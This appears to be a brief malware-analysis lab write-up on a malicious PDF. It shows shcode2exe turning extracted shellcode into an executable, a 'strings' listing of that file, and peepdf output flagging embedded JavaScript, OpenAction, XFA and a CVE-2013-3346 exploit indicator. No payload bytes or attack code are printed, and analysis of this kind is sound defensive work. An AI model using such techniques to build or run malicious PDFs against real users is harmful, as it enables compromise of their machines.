


Run shcode2exe and we can observe that “output.exe” is create, run strings output.exe then list of strings are listed out



From unsigned char buf , took the first hex code and ran shcode2exe command and observed below list of strings


remnux@remnux:~/Downloads$ strings output.exe
!This program cannot be run in DOS mode.
.text
P`.idata
.file
output.asm
.text
.absolut
@feat.00
__dll__
_start
__end__
___RUNTIME_PSEUDO_RELOC_LIST__
__data_start__
___DTOR_LIST__
___tls_start__
__rt_psrelocs_start
__dll_characteristics__
__size_of_stack_commit__
__size_of_stack_reserve__
__major_subsystem_version__
___crt_xl_start__
___crt_xi_start__
___crt_xi_end__
__bss_start__
___RUNTIME_PSEUDO_RELOC_LIST_END__
__size_of_heap_commit__
___crt_xp_start__
___crt_xp_end


Size: 4955 bytes
Version: 1.5
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 7
Streams: 2
URIs: 0
Comments: 0
Errors: 0
Version 0:
Catalog: 1
Info: No
Objects (7): [1, 2, 3, 4, 5, 6, 7]
Streams (2): [5, 7]
Encoded (1): [5]
Objects with JS code (1): [5]
Suspicious elements:
/AcroForm (1): [1]
/OpenAction (1): [1]
/XFA (1): [6]
/JS (1): [4]
/JavaScript (1): [4]
app.removeToolButton (CVE-2013-3346) (1): [5]
PPDF>